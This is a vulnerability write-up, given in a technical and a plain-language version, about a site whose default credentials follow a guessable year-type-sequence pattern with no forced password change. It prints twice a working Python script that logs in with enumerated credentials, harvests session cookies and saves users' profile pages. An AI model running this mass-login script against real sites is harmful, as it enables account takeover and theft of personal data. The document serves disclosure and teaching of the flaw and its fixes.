How careless default credentials impact to massive account takeover
A web application issued default usernames and passwords built from predictable registration year, type and sequence numbers, and did not force users to change them. An attacker could enumerate the pattern and log in to many accounts, harvesting session cookies and profile data.
 Published on medium.com
Have you ever registered on a website (lets call it as redacted.com) which right after, you will get default credentials through email / whatsapp / sms ?Most importantly, after login to redacted.com, there is no direct challenge to update the default password as mandatory prerequisite to continue accessing web pages.…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Some sites hand out credentials for you: you register, and shortly afterwards the username and password arrive by email, WhatsApp or SMS. The site in this write-up is referred to only as redacted.com. After logging in with those credentials there is no forced step to change the default password before you can keep using the application. That design choice is the starting point for everything below.

In the case shown, one user receives 2324900030 as the username and aadc23240030 as the password. The researcher's disclaimer is worth repeating: do not test applications without permission; the technique is shared so you can run it against your own applications.
Setup
No special tooling is described beyond a browser and an intercepting proxy. The precondition is simply an account created through the normal registration flow, with the default credentials delivered out of band and no mandatory password change on first login. The researcher works from the pair 2324900030 / aadc23240030 and reasons about how those values are built.
Finding it

The first observation is that the username is not random. Reading it apart gives registration year, registration type and registration sequence number.

The password is equally structured. By default it is the static string aadc followed by the registration year and the registration sequence number. The registration type does not appear in the password.

So for the sample account, 2324900030 decomposes into year 2324, type 90 and sequence 0030, and the password aadc23240030 is aadc + 2324 + 0030. Both values are derived from the same small set of numbers, which is what makes the pair guessable rather than secret.
Exploitation
Step 1: Understand the login response
The login request is intercepted to see how the server signals success.

Two behaviours are observed in the request and response:
- The server identifies a successful validation by returning HTTP status 200 with a content length of 0.
- The server sets
ci_sessionas a cookie for a valid identifier.
Step 2: Confirm the cookie is the whole session
To test the hypothesis that the ci_session cookie alone represents an authenticated session, the researcher opens a browser with cookies cleared, or uses incognito, injects the ci_session value as a cookie and continues to sign in.

The user is then redirected according to the instruction in the refresh header of the response.

That shows the ci_session cookie alone is enough to be treated as signed in.
Step 3: Enumerate the credential space
The username follows a fixed pattern and can be enumerated with plain numbers.

For a username of the form xxyyzzbbbb:
xxyycan be2324,2223,2122, and so on.zzcan range from88to92(see the breakdown of the username above).bbbbcan range from0001upwards.
The password follows the conversion pattern aadc + xxyy + bbbb.
Step 4: Automate login and collect sessions
With all enumerated users in enumeratedUser.txt and the matching passwords in enumeratedPwd.txt, the researcher uses a short Python script to collect every valid ci_session cookie and the corresponding user profile page.
import requests, pickle
url = 'http://redacted.com/login'
urlProfile = 'http://redacted.com/user'

# Using readline()
file1 = open('enumeratedUser.txt', 'r')
file2 = open('enumeratedPwd.txt', 'r')
file3 = open('outputCookies.txt','w')

count = 0
# Strips the newline character
while True:
 count += 1

 # Get next line from file
 lineUser = file1.readline()
 linePwd = file2.readline()

 # if line is empty
 # end of file is reached
 if not lineUser:
  break

 # requesting to url
 user = lineUser.strip()
 pwd = linePwd.strip()
 myobj = {'userid': user, 'pass': pwd, 'login': 'login'}
 x = requests.post(url, data = myobj)

 # checking if content length header > 0 then getting the cookies
 headersResp = x.headers;
 contentLength = headersResp['Content-Length']

 if int(contentLength) == 0:
  cookie = x.cookies.get_dict()
  print("LineUser{}: {}".format(count, user))
  print("LinePwd{}: {}".format(count, pwd))

  # writing to file
  file3.write(str(cookie))
  file3.write('\n')

  userProfilePage = requests.get(urlProfile, cookies=cookie)
  fileX = open(str(user)+".html",'w')
  print(str(userProfilePage.content))
  fileX.write(str(userProfilePage.content))
  fileX.close()

file1.close()
file2.close()
file3.close()
The script posts userid, pass and login to the login endpoint, reads the Content-Length header of each response, and treats a length of 0 as a valid login. For each hit it saves the cookie dictionary to outputCookies.txt and fetches the profile page at /user with that cookie, writing the HTML to a file named after the user. Because the credentials are predictable, the loop can walk the whole space and collect a session for every account it reaches.
Root cause
Two design decisions combine. First, the default credentials are generated from a small, structured set of values (year, type, sequence) and the password is derived from the same values with a fixed prefix, so knowing the username pattern gives you the password. Second, the application does not require the user to replace the default password before continuing, so the predictable pair remains valid until the user changes it. On the server side, a successful login is signalled only by a 200 with an empty body and a ci_session cookie, and that cookie alone is sufficient to be treated as authenticated. The researcher recommends adding a CSRF token or CAPTCHA to the login form and putting a WAF in place to detect brute force.
Impact
An attacker who understands the pattern can enumerate usernames and derive the matching passwords, then log in as each user and collect their ci_session cookies. With those cookies the attacker reaches the profile pages and whatever else the session grants, which would amount to a mass account takeover across the user base rather than a single compromised account. The impact applies to any account still using its default credentials.
Fix
The researcher lists the following measures for redacted.com to prevent this:
- Add a CSRF token to the login form with proper implementation, or a CAPTCHA with proper implementation.
- Strengthen the password with a random and complex combination of characters and numbers.
- Include a JWT token as part of the authentication cookie parameter, as a result of a trusted login process.
- Put a web application firewall in place that can potentially detect brute force activity.
Variants to test
- Structured default credentials. Register on a target and inspect the username and password you receive. If either contains a year, a type code or a sequence number, try neighbouring values (next sequence, adjacent year) on a second account you own. A positive result is a successful login on an account whose credentials you never received.
- No forced password change. After first login, check whether you can reach authenticated pages without changing the password. If you can, the default pair remains valid and the enumeration window stays open.
- Session cookie replay. Take the session cookie from a successful login, clear the browser, inject the cookie and load an authenticated page. A positive result is being logged in with only the cookie, which means any collected cookie is a usable session.
- Login response oracle. Send a wrong and a right credential pair and compare status, body length and headers. A clean difference (for example 200 with content length 0 versus a non-zero body) gives you a reliable success signal for automation.
- Missing anti-automation controls. Submit repeated login attempts and watch for CSRF tokens, CAPTCHAs, rate limits or lockouts. If none appear, the credential space can be walked at the speed the server allows.
What happened, in plain words
Imagine you join a club. The person at the desk hands you a membership card with a number on it, and a password written on the back. You can walk straight in with that card. Nobody at the door asks you to change the password first. Now imagine the numbers on the card follow a simple rule: the year you joined, the type of membership, and the order in which you signed up. Anyone who works out the rule can guess the card number and the password of every other member, walk in as them, and stay logged in.
That is the shape of the problem described here. A website, referred to only as redacted.com, sends new users their login details by email, WhatsApp or SMS right after they register. After logging in with those details, the site does not force the user to pick a new password before carrying on. The username and password are built from a small set of numbers, so they can be guessed in bulk. The result is not one stolen account but potentially many: a mass account takeover.
In the example shown, one user receives 2324900030 as the username and aadc23240030 as the password.
A quick note that the researcher makes and that is worth repeating: never test an application without permission. The technique is shared so you can try it against your own applications, the ones you are allowed to test.
The starting point
Nothing exotic is needed to follow along: a normal browser and a way to look at the traffic between the browser and the website. The only precondition is an account created through the ordinary registration flow, where the default credentials arrive separately (by email, WhatsApp or SMS) and there is no mandatory password change on first login. The researcher starts from the pair 2324900030 / aadc23240030 and asks a simple question: how were these two values put together?
Finding the pattern
The first observation is that the username is not random. Read it in pieces and it gives you the registration year, the registration type and the registration sequence number.
The password is just as structured. By default it is the fixed text aadc, followed by the registration year and the registration sequence number. The registration type does not appear in the password.
So for the sample account, 2324900030 breaks down into year 2324, type 90 and sequence 0030, and the password aadc23240030 is aadc + 2324 + 0030. Both values come from the same small set of numbers. That is what makes the pair guessable instead of secret: once you know how one account is built, you know how the next one is built too.
Exploitation
Step 1: Understand the login response
The login request is captured so we can see how the server tells us a login worked.
Two behaviours stand out in the request and response:
- The server marks a successful validation by returning HTTP status 200 with a content length of 0.
- The server sets
ci_sessionas a cookie for a valid identifier.
A few words on what those mean. HTTP status codes are the short numbers a web server sends back with every reply: 200 generally means "OK, here you go". Content length is the size of the page or data in the reply. A reply of 200 with a content length of 0 is an empty but successful answer, which is unusual enough to be a useful signal. A cookie is a small piece of text the server asks the browser to keep and send back on later requests, like a cloakroom ticket: you show the ticket and the attendant hands you your coat without asking who you are again. ci_session is the name of this particular ticket.
Step 2: Confirm the cookie is the whole session
Next the researcher tests the idea that the ci_session cookie on its own is enough to be treated as logged in. The browser is opened with cookies cleared, or in incognito mode, the ci_session value is injected as a cookie, and the sign-in is continued.
The user is then redirected according to the instruction in the refresh header of the response.
A refresh header is an instruction the server sends telling the browser to go to another page. Being redirected to a logged-in page this way shows that the ci_session cookie alone is enough to be treated as signed in. In plain terms: any valid cookie collected somewhere else can be replayed later and will still work.
Step 3: Enumerate the credential space
The username follows a fixed pattern and can be walked through with plain numbers.
For a username of the form xxyyzzbbbb:
xxyycan be2324,2223,2122, and so on.zzcan range from88to92(see the breakdown of the username above).bbbbcan range from0001upwards.
The password follows the conversion pattern aadc + xxyy + bbbb.
"Enumerate" simply means listing possibilities one by one, like trying every seat number in a row until you find the one that is taken. Because the pattern is known, the list of possible usernames and passwords is small enough to generate by machine.
Step 4: Automate login and collect sessions
With all enumerated users in enumeratedUser.txt and the matching passwords in enumeratedPwd.txt, the researcher uses a short Python script to collect every valid ci_session cookie and the matching user profile page.
import requests, pickle
url = 'http://redacted.com/login'
urlProfile = 'http://redacted.com/user'

# Using readline()
file1 = open('enumeratedUser.txt', 'r')
file2 = open('enumeratedPwd.txt', 'r')
file3 = open('outputCookies.txt','w')

count = 0
# Strips the newline character
while True:
 count += 1

 # Get next line from file
 lineUser = file1.readline()
 linePwd = file2.readline()

 # if line is empty
 # end of file is reached
 if not lineUser:
  break

 # requesting to url
 user = lineUser.strip()
 pwd = linePwd.strip()
 myobj = {'userid': user, 'pass': pwd, 'login': 'login'}
 x = requests.post(url, data = myobj)

 # checking if content length header > 0 then getting the cookies
 headersResp = x.headers;
 contentLength = headersResp['Content-Length']

 if int(contentLength) == 0:
  cookie = x.cookies.get_dict()
  print("LineUser{}: {}".format(count, user))
  print("LinePwd{}: {}".format(count, pwd))

  # writing to file
  file3.write(str(cookie))
  file3.write('\n')

  userProfilePage = requests.get(urlProfile, cookies=cookie)
  fileX = open(str(user)+".html",'w')
  print(str(userProfilePage.content))
  fileX.write(str(userProfilePage.content))
  fileX.close()

file1.close()
file2.close()
file3.close()
Line by line, in plain words:
import requests, pickleloads two Python libraries.requestslets the script talk to websites the way a browser does.pickleis imported but not used further in the script.urlandurlProfileare the two addresses the script will use: the login page and the user profile page.- The three
open(...)lines open the list of usernames for reading, the list of passwords for reading, and a new file calledoutputCookies.txtfor writing the cookies that work. count = 0sets a counter so each attempt can be numbered in the output.while True:starts a loop that keeps going until it is told to stop.count += 1adds one to the counter on each pass.file1.readline()andfile2.readline()read the next username and the next password from the two files, one line at a time.if not lineUser: breakstops the loop when the username file runs out of lines, which means the end of the list has been reached.user = lineUser.strip()andpwd = linePwd.strip()remove the invisible newline character at the end of each line so the values are clean.myobj = {'userid': user, 'pass': pwd, 'login': 'login'}builds the form data that will be sent: the username field, the password field and a login field. This is the same information a browser sends when you fill in a login form and press the button.x = requests.post(url, data = myobj)sends that form to the login address and stores the reply inx.headersResp = x.headers;andcontentLength = headersResp['Content-Length']read the headers of the reply, which are the small labels the server attaches to every response, and pick out the content length.if int(contentLength) == 0:is the success test. As seen in Step 1, a valid login comes back with a content length of 0, so only those replies are treated as hits.cookie = x.cookies.get_dict()takes the cookies the server set on a successful login, which includesci_session, and turns them into a dictionary the script can reuse.- The two
printlines show which username and password worked, with the attempt number. file3.write(...)saves the cookie tooutputCookies.txt, one per line, so the sessions can be used later.userProfilePage = requests.get(urlProfile, cookies=cookie)visits the profile page while presenting the collected cookie, exactly as a logged-in browser would.- The last four lines save the profile page's HTML to a file named after the user, print it, and close the file.
- The final three
close()calls tidy up the three files.
Because the credentials are predictable, the loop can walk the whole space and collect a session for every account it reaches. That is the difference between guessing one password and harvesting many accounts at once.
Root cause
Two design decisions combine. First, the default credentials are generated from a small, structured set of values (year, type, sequence), and the password is derived from the same values with a fixed prefix, so knowing the username pattern gives you the password. Second, the application does not require the user to replace the default password before continuing, so the predictable pair remains valid until the user changes it. On the server side, a successful login is signalled only by a 200 with an empty body and a ci_session cookie, and that cookie alone is enough to be treated as authenticated. The researcher recommends adding a CSRF token or CAPTCHA to the login form and putting a WAF in place to detect brute force.
A CSRF token is a secret value placed in a form so the server can tell that the form was really submitted by the site's own page and not by a script somewhere else. A CAPTCHA is the puzzle that asks you to prove you are a person. A WAF, or web application firewall, is a filter that sits in front of a website and can spot and block suspicious traffic, such as thousands of login attempts in a row.
Impact
An attacker who understands the pattern can list usernames, work out the matching passwords, log in as each user and collect their ci_session cookies. With those cookies the attacker reaches the profile pages and whatever else the session grants. That would amount to a mass account takeover across the user base rather than a single compromised account. The impact applies to any account still using its default credentials.
Fix
The researcher lists the following measures for redacted.com to prevent this:
- Add a CSRF token to the login form with proper implementation, or a CAPTCHA with proper implementation.
- Strengthen the password with a random and complex combination of characters and numbers.
- Include a JWT token as part of the authentication cookie parameter, as a result of a trusted login process.
- Put a web application firewall in place that can potentially detect brute force activity.
A JWT, or JSON Web Token, is a signed piece of data that a server can check to confirm it issued it itself and that it has not been altered. Brute force means trying many combinations quickly until one works.
Variants to test
- Structured default credentials. Register on a target and inspect the username and password you receive. If either contains a year, a type code or a sequence number, try neighbouring values (next sequence, adjacent year) on a second account you own. A positive result is a successful login on an account whose credentials you never received.
- No forced password change. After first login, check whether you can reach authenticated pages without changing the password. If you can, the default pair remains valid and the enumeration window stays open.
- Session cookie replay. Take the session cookie from a successful login, clear the browser, inject the cookie and load an authenticated page. A positive result is being logged in with only the cookie, which means any collected cookie is a usable session.
- Login response oracle. Send a wrong and a right credential pair and compare status, body length and headers. A clean difference (for example 200 with content length 0 versus a non-zero body) gives you a reliable success signal for automation.
- Missing anti-automation controls. Submit repeated login attempts and watch for CSRF tokens, CAPTCHAs, rate limits or lockouts. If none appear, the credential space can be walked at the speed the server allows.
Glossary
- Account takeover: gaining access to someone else's account and acting as them.
- Authentication: the process of proving who you are, usually with a username and password.
- Brute force: trying many combinations quickly until one works.
- CAPTCHA: a puzzle used to check that a human, not a script, is submitting a form.
- ci_session: the name of the session cookie used by this application.
- Content length: the size, in bytes, of the data in a server's reply.
- Cookie: a small piece of text a server asks the browser to store and send back on later requests, used to remember who you are.
- CSRF token: a secret value in a form that lets the server confirm the form came from its own page.
- Default credentials: the username and password a service gives you automatically, before you choose your own.
- Enumerate: to list possibilities one by one, such as every possible username.
- HTTP status code: the short number a server sends with every reply, such as 200 for OK.
- Incognito mode: a browser mode that starts without existing cookies or history.
- Intercepting proxy: a tool that sits between browser and website so you can read and change the traffic.
- JWT (JSON Web Token): a signed piece of data a server can check to confirm it issued it and that it has not been altered.
- Rate limit: a cap on how many requests a client may make in a period of time.
- Refresh header: a server instruction telling the browser to go to another page.
- Replay: reusing a captured cookie or token to get back into a session.
- Session: the period during which a site remembers you as logged in.
- WAF (web application firewall): a filter in front of a website that can detect and block suspicious traffic such as brute force.



